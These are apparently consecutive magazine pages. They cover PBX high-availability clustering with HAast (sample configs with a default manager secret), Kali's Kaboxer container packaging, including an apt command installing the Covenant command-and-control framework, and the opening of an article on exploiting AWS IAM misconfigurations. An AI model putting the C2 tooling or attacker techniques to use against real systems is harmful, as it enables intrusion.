The included haast.conf file is quite extensive, affording tremendous flexibility in designing a cluster; however, I suggest you don't touch other settings until you are more familiar with basic cluster operations. Of course, before you put a cluster into production you will want to tighten security, change default passwords, and reduce the level of logging.

This node is now ready to join the cluster, so you can move on to the second node. In general, I suggest you don't repeat the entire installation process on a second node; instead, just mirror the disk of the first node to the second node. If you are using virtual machines, this process is as easy as copying some files, but if you are setting up two identical physical boxes, I recommend you use the dd command across the network to clone the first system to the second system. Check out The Geek Diary website [10] for instructions on how to clone a Linux system across the network or

Listing 1: haast.conf

```
[logging]
debug=all

[peerlink]
localaddress=192.168.1.5
remoteaddress=192.168.1.6

[voipnic]
type=physical
physicaldevice=eth1
address=192.168.2.100
```

Listing 2: /etc/asterisk/manager.conf

```
[general]
enabled = yes
port = 5038
bindaddr = 0.0.0.0
displayconnects=no

[haast]
secret = haast
deny=0.0.0.0/0.0.0.0
permit=192.168.1.0/255.255.255.0
permit=127.0.0.1/255.255.255.0
read = all
write = all
```


consider using a tool like Ghost for Linux (G4L) [11]. Once cloned, differentiate the systems (i.e., set a unique hostname, IP address, etc.) and then reverse the local and remote settings in the `haast.conf` file.

Installing Optional Components

You can skip this part if you are just experimenting with your first cluster. However, HAast and HAFs include a lot of tools and diagnostics, a web interface, and other components that make management and operation of the cluster much easier.

One of the most important optional components is synchronization of data between cluster nodes, which ensures that changes you make on the active node always get copied to the standby node. HAast/HAFs includes prebuilt configuration files for synchronizing most Asterisk/FreeSWITCH distributions, as well as add-on packages, configuration generators (GUIs), and so on. For example, if you want HAast to synchronize your Asterisk configuration between nodes, just copy the associated sample configuration file into place,

```
cp sample_files/synchronizations/2
  asteriskconfig.syncjob.conf /etc/xdg/2
  telium/haast.conf.d/
```

and follow the associated steps described in the installation guide. For

a simple or demo PBX, you might be able to skip automatic synchronization if you just copy your configuration files between nodes manually on initial setup or after changes.

The `sample_files` directory includes sample sensors, controllers, and more, which are useful if you want HAast to monitor network connections, upstream services, and so on. As well, HAast can control external devices such as Integrated Services Digital Network (ISDN) switches, network controllable outlets, and so on. As you get more comfortable with HAast/HAFs, you might want to add some of these to your configuration, but for the typical small business or home office user, you won't have to dig too deep into these optional components. Keep in mind that HAast/HAFs includes approximately 25 built-in internal sensors (always running) to monitor your cluster nodes, so adding external sensors is optional.

Starting the Cluster

Before starting the cluster, you need to be aware of a couple of concepts. First, HAast/HAFs monitors the health of each node, including hardware, software, OS resources, external devices, and so on, and continuously updates a health score. If the health score goes beyond a limit you define, the cluster will failover to the other node. Therefore, if you find your cluster is failing back-and-forth, check the

`/var/log/haast` file to see if the health of the node is okay.

Another important concept to understand is that in mission-critical telephony environments, nothing may be “shared” between nodes as described earlier (only “synchronized”). If you are wondering why you aren't seeing files and data synchronize between the cluster nodes, you likely have a health problem on the active node. The easy part is starting the clustering software on each node:

```
systemctl start haast.service
```

After you have started HAast/HAFs on both nodes, you can watch the associated logfiles to ensure the services have started, the nodes have found each other, and the cluster has formed. A Telnet interface to HAast/HAFs even allows you to monitor and control the cluster (Figure 3).

The output of the `cluster status` command reflects the fact that both nodes are online and the link between them (called *peer link*) is up. If the Telnet interface is not responding, you likely have a major configuration issue causing HAast/HAFs to shut down, so check the HAast/HAFs logfile for details. If you see that the peer link connection is down in one or both directions, you have likely misconfigured the IP addresses in the `[peerlink]` section of the `haast.conf` file. If the Telnet interface shows the cluster is formed, then use the

help command to discover how you can control and monitor the cluster with other commands.

Testing the Cluster

Now that the cluster is running, the first thing you want to do is test it. The simplest test (and least likely in the real

```
[root@pbx1:~] $ telnet 172.31.254.14 3001
Trying 172.31.254.14...
Connected to 172.31.254.14.
Escape character is '^]'.
HAast telnet interface on 'PBX1'
HAast>cluster status
Cluster run time: 27 days, 0 hours, 30 minutes, 26 seconds
Cluster failover count: 157
Local HAast start time: Thu Dec 16 18:03:21 2021 (26 days, 20 hours, 55 minutes, 5 seconds ago)
Local HAast failover count: 9
Local HAast last failover detected: Fri Dec 17 16:22:33 2021 (25 days, 22 hours, 35 minutes, 53 seconds ago)
Local HAast last failover cause: local node Peerlink connection failure
Local HAast state: Active
Local HAast previous state: Standby
Local health state: Normal
Local Asterisk state: Started
Local Asterisk connection state: Logged in
Local to remote peer link state: Up
Remote to local peer link state: Up
Remote HAast start time: Sat Dec 18 13:19:54 2021 (25 days, 1 hour, 38 minutes, 33 seconds ago)
Remote HAast failover count: 136
Remote HAast failover detected: Tue Jan 11 20:59:23 2022 (17 hours, 59 minutes, 4 seconds ago)
Remote HAast failover cause: dual active peer contention detected
Remote HAast state: Standby
Remote HAast previous state: Active
Remote health state: Normal
Remote Asterisk state: Stopped
Remote Asterisk connection state: Connect failed
HAast>
```

Figure 3: The Telnet interface to the cluster shows the status.

```
[root@pbx1:~] $ ps ax | grep /asterisk
1348 pts/4      S+          0:00 grep --color=auto /asterisk
2010 ?          Sl         344:51 /usr/sbin/asterisk -f -U asterisk -G asterisk -vvvg -c
[root@pbx1:~] $ kill 2010
[root@pbx1:~] $
```

Figure 4: Simulating an Asterisk failure.

world) is to kill the Asterisk process. Figure 4 shows how I killed the Asterisk process on my active node, resulting in the other node immediately taking over. In real life, your PBX is more likely to fail for complicated reasons outside your control, but the above example is a great way to simulate a failure. If you enabled the optional web interface to HAast/HAFs, you can also watch the failover take place in real

time. Figure 5 shows the web interface indicating cluster status after the failover is complete.

Conclusion

Adding robust high availability to a Linux-based VoIP PBX is surprisingly easy and effective, and this article just scratches the surface. If you get stuck along the way, a 150-page installation guide and

dedicated support forums – all offered for free – can be found on the Telium website. It’s time to take your VoIP PBX to the next level. ■




Figure 5: HAast web interface showing failover.

Info

- [1] Asterisk PBX: <https://www.asterisk.org/>
- [2] FreeSWITCH PBX: <https://freeswitch.com/>
- [3] Telium: <https://telium.io>
- [4] Telium HA products for Asterisk: <https://telium.io/haast/>
- [5] Telium HA products for FreeSWITCH: <https://telium.io/hafs/>
- [6] Voip-Info wiki: <https://www.voip-info.org/asterisk-high-availability-design/>
- [7] Server fault support website: <https://serverfault.com/questions/733403/high-availability-asterisk-voptions>
- [8] Issabel: <https://www.issabel.com>
- [9] FusionPBX: <https://www.fusionpbx.com>
- [10] Cloning a host across the network: <https://www.thegeekdiary.com/how-to-clone-linux-disk-partition-over-network-using-dd/>
- [11] G4L on SourceForge: <https://sourceforge.net/projects/g4l/>

Author

Jason Nethercott is a senior telephony consultant specializing in the design and deployment of highly available and secure VoIP solutions. He has helped companies migrate from legacy PBX environments to VoIP, secure VoIP PBXs before and after breaches or fraud, and create custom large-scale telephony solutions. He can be reached at support@overseer.systems.

Package applications in Docker containers

Neat Packages

Kaboxer packages applications that are otherwise missing from distribution package sources. By Ferdinand Thommes

The way distributions deliver software is changing. The new package formats (e.g., Flatpak and Snap) are becoming more and more widespread, and for many reasons, containers are becoming increasingly important, even in the everyday lives of average desktop users. Developers want to see their software reach users more quickly without having to create packages in different formats. Some approaches allow you to install multiple versions of a program simultaneously. Sandboxing as a security feature can play a role, or isolating apps so that they do not interfere with other programs.

Additionally, not all software can be easily packaged and kept up to date with the use of traditional package formats, especially for distributions like Kali Linux that ship hundreds of highly specialized applications. Many of these applications are not available in the Debian repository, and others are difficult to package (e.g., because they expect outdated libraries that virtually no distribution now includes).

To address these problems, Kaboxer, a Docker and DEB package-based application developed for Kali Linux, which specializes in penetration tests and digital forensics, transparently deploys difficult-to-package applications in Docker containers within the Debian packaging system.

Kaboxer

Kaboxer [1] is short for Kali applications boxer. Kali Linux is based on Debian and uses its package manager. The Kaboxer framework extends the Debian package system to include containers but integrates them into the existing system and controls them transparently.

The developers emphasize the compatibility of this approach with other Debian variants in the




Figure 1: If you want to use the container framework, make sure your user account belongs to the *kaboxer* group.

Photo by Jonathan Sanchez on Unsplash

documentation. They create Docker images of the applications, which they link with classic Debian packages. During the installation, these packages then download the images. To create the DEBs, the Kaboxer team has extended Debian's deb-helper packaging tool with the deb-helper_kaboxer option and adapted the build system accordingly. You install the packages in the usual way with the `sudo apt install` command, and the applications are then available in the main menu.

Docker Makes It Possible

The decision in favor of Docker does not rule out other container formats in the future. The only reason Docker was chosen first was because its containers come with a large number of parameters for configuration, so images can be integrated easily, both with the host system and across multiple containers.

To weave its magic, Kaboxer uses existing Docker features such as mountpoints and port redirects. Menu items are created with .desktop files created by Kaboxer. All the details for the integration, as well as the instructions for creating or retrieving the Docker image, are in a single YAML file, which, in turn, is packaged in one of the DEB files provided by the Kali project. The post-installation script from these packages downloads the image so that the application it contains can be used immediately afterward.

Transparently Integrated

After containerizing an app, Kaboxer's next task is to deploy the app so that users can use it with the familiar Debian package management commands. Kaboxer's other task includes ensuring the persistence of the data created by the user with the respective app, even if the user deletes the corresponding container. For this reason, Kaboxer has functions for configuring volumes shared between host and container. A graphical user interface (GUI) or

web application involves additional steps. GUI apps, for example, need access to the host's X11 socket. For web applications, the HTTP port has to be enabled, and the web browser has to be started with the respective URL.

Easy as Pie


The Kaboxer developers have so far packaged three applications, which I'll take a look at from a user's

perspective with two examples – one a GUI application and the other a web application.

To recreate the examples, first deploy the main Kaboxer component

```
$ sudo apt install kaboxer
```

and make sure the user account you are using belongs to the *kaboxer* group with the `groups` command (Figure 1). If you want to know which applications are available



```
kali@kali: ~
File Actions Edit View Help
Setting up libintl-xs-perl (1.26-3) ...
Setting up kaboxer (1.1.2) ...
Processing triggers for libc-bin (2.32-4) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.4.2) ...


(kali@kali)~$ apt search --names-only '~kbox$'
Sorting... Done
Full Text Search... Done
covenant-kbx/kali-rolling 0.6-0kali5 amd64
.NET command and control framework

firefox-developer-edition-en-us-kbx/kali-rolling 0~2021.09.0 amd64
Mozilla Firefox web browser - Developer Edition - en-US

zenmap-kbx/kali-rolling 0~2021.9.0 amd64
The Network Mapper Front End

(kali@kali)~$
```

Figure 2: With a search, you can quickly determine which applications are in Kaboxer format.



```
kali@kali: ~
File Actions Edit View Help
$ sudo apt install zenmap-kbx
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
zenmap-kbx
0 upgraded, 1 newly installed, 0 to remove and 92 not upgraded.
Need to get 2,956 B of archives.
After this operation, 16.4 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 zenmap-kbx amd64 0~2021.9.0 [2,956 B]
Fetched 2,956 B in 1s (3,967 B/s)
Selecting previously unselected package zenmap-kbx.
(Reading database ... 269183 files and directories currently installed.)
Preparing to unpack .../zenmap-kbx_0~2021.9.0_amd64.deb ...
Unpacking zenmap-kbx (0~2021.9.0) ...
Setting up zenmap-kbx (0~2021.9.0) ...
Preparing zenmap
Pulling registry.gitlab.com/kalilinux/packages/zenmap-kbx/zenmap:7.92 image from registry
Processing triggers for kali-menu (2021.4.2) ...
Processing triggers for desktop-file-utils (0.26-1) ... ##.....]
Processing triggers for mailcap (3.70) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

(kali@kali)~$
```

Figure 3: When installing Kaboxer packages with Debian's package system, the content enters the system as a Docker image from the Kali developers' GitLab registry.

with Kaboxer and which you have installed (Figure 2), use the command:

```
$ apt search --names-only '\-kbx$'
```

The first application to be tested is Zenmap, a graphical front end for the Nmap port scanner. Because Zenmap depends on deprecated Python 2 libraries, a normal installation of the software on Debian and its offshoots is a real pain, because the maintainers of the distribution have removed Python 2 from the repositories. Therefore, the Kali developers made Zenmap available as one of the first Kaboxer apps under the *zenmap-kbx* label. The package can be set up in the normal way:

```
$ sudo apt install zenmap-kbx
```

Figure 3 shows the installation process, which also creates an entry in the desktop menu structure




Figure 4: Kaboxer automatically creates an entry in the main menu of the desktop, where you launch the container.




Figure 5: Covenant requires a bit more work because you operate it from a web interface that the container launches in the browser.

(Figure 4). In the same way, you can set up the *covenant-kbx* package, which is a .NET-based command-and-control framework that includes a web front end (Figure 5):

```
$ sudo apt install covenant-kbx
```

Both apps work right away and without any indication that they are running in containers. Covenant automatically launches its web interface. The developer version of Firefox as a full-fledged GUI application also behaved in a completely normal way in the lab.

Some Disadvantages

Kaboxer apps take a little longer to install than traditional DEB packages. The tandem packages for a Kaboxer app are more or less just a kind of metapackage that downloads the content as a Docker image and then sets it up. However, you will not notice any further delays when launching these apps. The Kaboxer model shares a disadvantage with its cousins

Flatpak and Snap: the file size. Even programs that are only a few kilobytes in size tend to bloat to 50MB and more in the Kaboxer container because of the dependencies that are not available on the host system (or even duplicated, in the worst case), along with the overhead of the container itself. For this reason, Kali Linux, for example, does not include these applications in the operating system images; you have to install them manually to suit your needs.

DIY

Creating applications for Kaboxer is not too tricky. The tool's documentation [2] describes the required steps in detail, including creating and building a Docker image of the corresponding application. For larger scale deployment, it would make sense to automate the process with GitLab continuous integration (CI). For more information beyond what is described in the documentation, see the man pages for Kaboxer and *kaboxer.yaml*.

Conclusions and Outlook

For Kali Linux users, Kaboxer installs tools and applications that would otherwise be difficult or impossible to set up. Because containers are involved instead of regular DEB packages, you might notice slightly longer installation times. Users can package a simple application quite quickly and with a short learning curve. Whether the developers of other Debian derivatives will eventually take advantage of Kaboxer's technology remains to be seen. ■

Info

[1] Kaboxer: [\[https://gitlab.com/kalilinux/tools/kaboxer\]](https://gitlab.com/kalilinux/tools/kaboxer)

[2] Documentation: [\[https://www.kali.org/docs/development/packaging-apps-with-kaboxer/\]](https://www.kali.org/docs/development/packaging-apps-with-kaboxer/)

The Author

Ferdinand Thommes lives and works as a Linux developer, freelance writer, and tour guide in Berlin.

Exploiting, detecting, and correcting
IAM security misconfigurations

Bad Actor

Three IAM security misconfiguration scenarios are rather common: allowing the creation of a new policy version, the modification of a role trust policy, and the creation of EC2 instances with role passing. We look at ways to avoid and detect IAM security holes. By Stefano Chierici

Identity and access management

(IAM) misconfigurations are one of the most common concerns in cloud security. Over the past few years, these security holes have put organizations at increased risk of experiencing serious attacks to their cloud accounts.

To some, cloud environments might look like a safe place, where security is set by default. However, the truth is that security follows a shared responsibility model. For example, you are in charge of securing AWS console access.

However, what if a misconfiguration over your users or roles is applied in your environment? Attackers can use them to gain the keys to the kingdom, accessing your environment and creating serious damage. In scenarios where attackers are already in, misconfigurations can help them perform cloud lateral movement [1], exfiltrate sensitive data, or use the account for their own purpose (e.g., crypto mining [2]).

In this article, I put security best practices aside and have some fun focusing attention on real-world scenarios of IAM security misconfigurations. I'll showcase how it would be possible for an attacker to use those

IAM misconfigurations and create serious hassles.

Big Deal?

AWS IAM [3] lets you manage access to AWS services and resources securely. With IAM, you can create and granularly manage AWS users and groups and use permissions to allow and deny them access to AWS resources.

From this definition of IAM, you can easily agree that this piece of infrastructure needs your focus. If this service is misconfigured, users or groups might cause huge damage to your infrastructure. The fine granularity of permissions available in cloud environments allows the application of the least privileges

concept [4], so carefully giving exactly what a user needs to perform their actions is absolutely fundamental. Just one misconfigured privilege could lead to an attacker escalating the privileges inside the environment.

Also important to highlight is that it is often not just a single permission that could allow the user to perform unwanted actions, but the

